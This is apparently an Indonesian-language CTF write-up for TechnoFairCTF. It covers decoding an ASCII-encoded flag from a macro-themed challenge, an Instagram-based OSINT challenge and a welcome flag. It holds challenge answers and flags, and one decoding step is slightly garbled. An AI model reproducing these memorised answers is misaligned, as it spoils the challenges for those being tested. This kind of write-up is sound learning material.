- Step 1:** URL Decode. Input: A long URL-encoded string. Output: A JSON object containing a single quote character: `{"QUOTE": "\#84\#101\#99\#104\#110\#111\#70\#97\#105\#114\#67\#84\#70\#123\#84\#104\#49\#83\#95\#77\#52\#99\#114\#48\#95\#49\#115\#95\#68\#52\#110\#71\#51\#114\#111\#85\#115\#95\#70\#48\#114\#115\#95\#89\#48\#117\#125\#`}
- Step 2:** URL Decode. Input: The output from the first step. Output: The ASCII representation of the quote character: `sec 166 ̄ 1`

Buttons at the bottom include STEP, BAKE!, and Auto Bake.

Nampaknya hasil menunjukan ASCII Code. Hapus simbol pagar, {, dan QUOTE, dan berikut adalah decimalnya:

84 101 99 104 110 111 70 97 105 114 67 84 70 123 84 104 49 83 95 77 52 99 114
48 95 49 115 95 68 52 110 71 51 114 111 85 115 95 70 48 114 95 89 48 117 125

Langsung saja kita decode lagi, ubah representasi menjadi char dan flag pun didapat!

FLAG: TechnoFairCTF{Th1S_M4cr0_1s_D4nG3r0Us_F0r_Y0u}

MISC

Forward Player

Challenge 21 Solves ×

Forward Player

100

My friend is a big fan of football. His favorite team is the Red Devil and his favorite player is one of the forward players who debuted in 2016. 5 days ago, he posted this picture below on Instagram and tagged the player.

Under that post, there's a comment and the commenter has put a secret message on his bio. Can you find out what the message is?



Diberikan foto random bertulis aku emyu pada deskripsi soal dimana orang tersebut memiliki tim favorit yaitu Red Devil atau sebutan club MU dan favorit pemainnya melakukan debut pada tahun 2016 dan sebagai forward, saat dicari di google ternyata yang muncul yaitu nama Marcus Rashford

Google player manchester united debut 2016

About 491,000,000 results (0.47 seconds)

Marcus Rashford has come a long way since his Manchester United debut but what became of his team-mates from that night in February 2016?

Planet Football
https://www.planetfootball.com/quick-reads/marcus-r... ;

Where are they now? Man Utd's XI from Marcus Rashford's ...

About featured snippets • Feedback

W Wikipedia
https://en.wikipedia.org/wiki/2016-17_Manchester... ;

2016–17 Manchester United F.C. season


The match was played 21 September 2016 and Manchester United won 3–1; Michael Carrick opened the scoring in the 17th minute, but Northampton's Alex Revell ...

You visited this page on 7/9/23.


https://en.wikipedia.org/wik/Marcus_Rashford ;

Marcus Rashford

Setelah itu, saya membuka ig miliknya dan setelah melakukan scroll pada bagian tagged, ditemukan foto yang sesuai dengan deskripsi pada ig <https://www.instagram.com/p/CuRpNj3JON5/>




Lalu sesuai deskripsi bahwa terdapat komentar di post tersebut dimana dibionya terdapat secret message, langsung saja kita buka akun miliknya



Terdapat link pastebin dibionya dan saat dibuka ternyata ada flagnya

FLAG: TechnoFairCTF{M4af_4uThor_F4nz_dEcuL}

Welcome



Flag: TechnoFairCTF{Sateto_hajimeruka}